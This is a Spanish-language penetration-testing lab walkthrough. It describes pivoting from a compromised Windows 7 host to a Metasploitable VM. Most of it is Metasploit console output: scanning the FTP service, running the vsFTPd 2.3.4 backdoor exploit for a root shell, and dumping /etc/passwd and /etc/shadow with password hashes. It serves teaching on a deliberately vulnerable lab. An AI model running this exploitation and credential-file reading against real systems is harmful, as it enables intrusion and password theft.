
Aquí lo que estaríamos viendo es todas las maquinas que están conectadas a la interfaz de red 10.0.2.0 que fue la interfaz que configuramos y redireccionamos su tráfico anteriormente con el comando route

Y así es como obtendríamos la dirección IP de la maquina Metasploitable (Santorini) a la cual vamos a pivotar



Así que como ya tenemos la dirección IP, esto se significa que podríamos hacer muchas cosas como procesos de enumeración para ver que puertos y servicio están abiertos en la maquina o escanear directamente puertos específicos para ver si están activos o no, y justo eso es lo que vamos a hacer.

Vamos a utilizar un Módulo Auxiliar de metasploit para ver si está o no activo el puerto 21 de esta maquina



Configuramos los parámetros y lo ejecutamos

Como podemos ver si que está activo el Puerto 21 en el cual está corriendo el servicio FTP con la versión (vsFTd 2.3.4)

```
msf6 auxiliary(scanner/ftp/ftp_version) > run
[+] 10.0.2.4:21           - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 10.0.2.4:21           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Así que vamos a buscar acerca de esta versión de FTP porque al parecer se ve un poco vieja

```
> search vsFTPd
```

Al parecer encontramos un exploit de metasploit que explota esta vulnerabilidad y nos permite una Puerta trasera con Ejecución de comandos

```
msf6 auxiliary(scanner/ftp/ftp_version) > search vsFTPd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```


Pues vamos a probar este exploit para ver si nos sirve, como siempre modificamos los parámetros para su previa ejecución

```
msf6 auxiliary(scanner/ftp/ftp_version) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.0.2.4
rhost => 10.0.2.4
```


Y lo ejecutamos

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.8:49172 → 10.0.2.4:6200 via session 1) at 2025-04-01 00:04:19 +0200
```

Y así es como obtendríamos una reverse shell con la maquina final, la maquina Metasploitable




Lo que hicimos aquí es que pivotamos de la maquina Windows 7 a la Metasploitable (Santorini)



Y aquí es como tenemos las dos sesiones de las maquinas hackeadas, la windows y la Metasploitable

La cual podemos entrar tanto a una (Sesión 1) Windows.



Tanto a la otra (Sesion 2) Metasploitable

```
  Id  Name  Type                    Information                      Connection
  --  ----  ----                    -----------                      ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ SANTROPEL-PC  192.168.1.138:4444 → 192.168.1.129:49168 (192.168.1.129)
  2         shell cmd/unix                                            10.0.2.8:49172 → 10.0.2.4:6200 via session 1 (10.0.2.4)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

Información de la maquina final

Aquí tenemos los usuarios de las credenciales de la maquina final a la que hemos accedido

```
root@santorini:/#
root@santorini:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
santorini:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

```
root@santorini:/# cat /etc/shadown
cat /etc/shadown
cat: /etc/shadown: No such file or directory
root@santorini:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
santorini:$1$ypedqDke$eyRqe66r/O2FWuTPvoSMx1:20145:0:99999:7:::
```

Resumen del procedimiento

Y así es como obtendríamos una reverse shell con la máquina final, la máquina Metasploitable (Santorini).

En este procedimiento, partimos desde nuestra máquina atacante (Kali Linux), donde inicialmente comprometimos la máquina intermediaria con Windows 7 explotando la vulnerabilidad **MS17-010** mediante Metasploit. Esta vulnerabilidad nos permitió obtener una sesión **Meterpreter** en la máquina Windows, dándonos acceso remoto a ella.

Una vez dentro de Windows 7, utilizamos técnicas de **pivoting** para redirigir el tráfico de red y establecer una ruta hacia la máquina final (Metasploitable/Santorini), la cual estaba en una red diferente y no accesible directamente desde Kali Linux. Para ello, configuramos reglas de **port forwarding** para redirigir los paquetes de nuestra máquina atacante hacia la máquina objetivo a través de la máquina Windows comprometida.

Después de establecer esta conexión, identificamos que el puerto **21 (FTP)** en Metasploitable estaba abierto y ejecutando una versión vulnerable del servicio **vsFTPd 2.3.4**. Tras investigar en **Exploit-DB** y Metasploit, encontramos un exploit que permitía obtener acceso mediante una **backdoor con ejecución remota de comandos**.

Finalmente, al ejecutar este exploit, logramos obtener una **reverse shell** en la máquina Metasploitable (Santorini), consolidando nuestro acceso total a la máquina final. En resumen, utilizamos la máquina intermediaria comprometida como un puente para pivotar hacia la red interna y explotar un servicio vulnerable en el sistema objetivo.

Gracias y chao.

ATT... Santiago Peñaranda Mejia